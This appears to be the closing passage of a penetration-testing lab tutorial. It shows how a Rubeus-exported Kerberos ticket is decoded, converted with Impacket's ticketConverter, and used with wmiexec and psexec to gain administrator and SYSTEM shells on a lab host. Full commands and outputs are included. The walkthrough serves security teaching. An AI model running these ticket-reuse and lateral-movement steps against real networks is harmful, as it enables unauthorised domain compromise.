ls \\PC1.purple.lab\c\$

```

Windows PowerShell
PS C:\Users\pentestlab.PURPLE> ls \\PC1.purple.lab\c$

Directory: \\PC1.purple.lab\c$

Mode                LastWriteTime         Length Name
----                -
d-----          14/02/2021         21:03      GC
d-----          05/07/2020         16:28    PerfLogs
d-r---          12/07/2020         16:12  Program Files
d-r---          23/05/2020          00:07  Program Files (x86)
d-----          04/10/2021          01:10     temp
d-----          09/05/2021          03:00     tmp
d-----          23/07/2020         21:36     Tools
d-r---          18/07/2021         21:43     Users
d-----          26/03/2021          07:13    Windows

PS C:\Users\pentestlab.PURPLE>

```

Access Share

The ticket will be exported from Rubeus as based64 encoded. The following command will decode the ticket and write the output in a file with the .kirbi extension.

```
echo "<base64>" | base64 -d > admin.kirbi
```

```

(kali㉿kali)-[~]
└─$ echo "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
s0cGMxLnB1cnBsZS5sYWI=" | base64 -d > admin.kirbi

```

Convert Ticket to kirbi

The kirbi ticket can be converted to .ccache format with “*ticketConverter*” utility. Tools that support Kerberos authentication can make use of the ticket for connection via the environmental variable “*KRB5CCNAME*”.

```
ticketConverter.py /home/kali/admin.kirbi admin.ccache  
export KRB5CCNAME=admin.ccache
```

```
(kali㉿kali)-[~]  
$ cd impacket/examples  
  
(kali㉿kali)-[~/impacket/examples]  
$ ticketConverter.py /home/kali/admin.kirbi admin.ccache  
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Co  
rporation  
  
[*] converting kirbi to ccache ...  
[+] done  
  
(kali㉿kali)-[~/impacket/examples]  
$ export KRB5CCNAME=admin.ccache  
  
(kali㉿kali)-[~/impacket/examples]  
$
```

Convert Kerberos Ticket

The “*wmiexec*” utility from Impacket suite can be utilized from the same console to establish access with the target host as an administrator user using Kerberos authentication.

```
wmiexec.py -k -no-pass purple.lab/administrator@pc1.purple.lab
```

```
(kali㉿kali)-[~/impacket/examples]  
$ wmiexec.py -k -no-pass purple.lab/administrator@pc1.purple.lab  
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Co  
rporation  
  
[*] SMBv3.0 dialect used  
[!] Launching semi-interactive shell - Careful what you execute  
[!] Press help for extra shell commands  
C:\>hostname  
PC1  
  
C:\>whoami  
purple\administrator  
  
C:\>
```

wmiexec – Kerberos Authentication

Alternatively, a connection can be established using the “*psexec*” utility.

```
python3 psexec.py -k -no-pass purple.lab/administrator@pc1.purple.lab
```



```

(kali㉿kali)-[~/impacket/examples]
$ python3 psexec.py -k -no-pass purple.lab/administrator@pc1.purple.lab
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Co
rporation

[*] Requesting shares on pc1.purple.lab.....
[*] Found writable share ADMIN$
[*] Uploading file KHBZbzEN.exe
[*] Opening SVCManager on pc1.purple.lab.....
[*] Creating service zJKJ on pc1.purple.lab.....
[*] Starting service zJKJ.....
[!] Press help for extra shell commands
The system cannot find message text for message number 0x2350 in the message
file for Application.

(c) 2019 Microsoft Corporation. All rights reserved.
b'Not enough memory resources are available to process this command.\r\n'
C:\Windows\system32>hostname
PC1

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>

```

psexec – Kerberos Authentication

References

- <https://github.com/G0ldenGunSec/GetWebDAVStatus>
- <https://github.com/Hackndo/WebclientServiceScanner>
- <https://gist.github.com/gladiatx0r/1ffe59031d42c08603a3bde0ff678feb>
- <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/adcs+-petitpotam-ntlm-relay-obtaining-krbtgt-hash-with-domain-controller-machine-certificate>
- <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/resource-based-constrained-delegation-ad-computer-object-take-over-and-privileged-code-execution>
- <https://dtm.uk/exploring-search-connectors-and-library-files-on-windows/>
- <https://github.com/dtmsecurity/examples>